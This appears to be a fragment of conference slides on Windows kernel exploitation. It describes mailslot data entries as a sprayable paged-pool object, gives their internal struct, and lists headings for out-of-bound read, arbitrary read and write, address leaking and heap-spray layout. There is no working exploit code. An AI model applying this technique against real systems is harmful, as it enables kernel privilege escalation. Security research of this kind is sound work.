
- **Size-Mutable object** and contains **useful members**
- **Sprayable Object**
  - By calling *WriteFile* multiple times from another thread
  - By creating multiple mailslot handles
- Almost no size limit ( < 4GB)
- Allocated in paged pool

```
struct mailslot_data_entry
{
    int is_overflowed;
    int field_4;
    LIST_ENTRY data_queue_list;
    PIRP irp;
    DWORD data_size;
    int field_24;
    BYTE *buffer_ptr;
    WorkContext *worker_context;
    char buffer[];
};
```


# Out-of-Bound Read




# Arbitrary Read




# Leaking Critical Object Address



# Arbitrary Nullification



# Arbitrary Write




# Exploitation - Layout


\* Heap Spray needed



